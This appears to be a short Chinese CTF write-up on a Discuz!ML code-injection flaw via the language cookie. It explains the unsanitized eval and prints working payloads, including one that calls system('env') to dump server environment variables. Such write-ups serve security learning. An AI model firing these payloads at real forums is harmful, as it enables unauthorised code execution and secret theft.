1、描述
Discuz!ML是一款基于 Discuz! X 引擎的开源多语言社区论坛系统。该漏洞允许远程攻击者通过篡改 语言 Cookie 来注入并执行任意 PHP 代码。
2、技术原理
漏洞的根源在于应用程序对用户可控的语言 Cookie 值未进行充分的安全过滤或验证,直接将其用于动态代码执行(如 eval)或包含操作。攻击者只需修改 Cookie 中语言参数的值,即可注入恶意 PHP 代码。
例如,攻击者可以将 Cookie 4gH4_0df5_language 的值从 en 修改为 en'.phpinfo().';,当服务器处理该 Cookie 时,注入的代码便会被执行。
3、解题
既然知道了漏洞原理,我们就可以去找Cookie中带有language的字段,在该字段后面注入恶意的php代码
这里我使用的是Hackbar V2 ```

bFgF_2132_language='.phpinfo().';或者bFgF_2132_language=sc'.system('env').';
就成功代码执行了
评论区
评论加载中...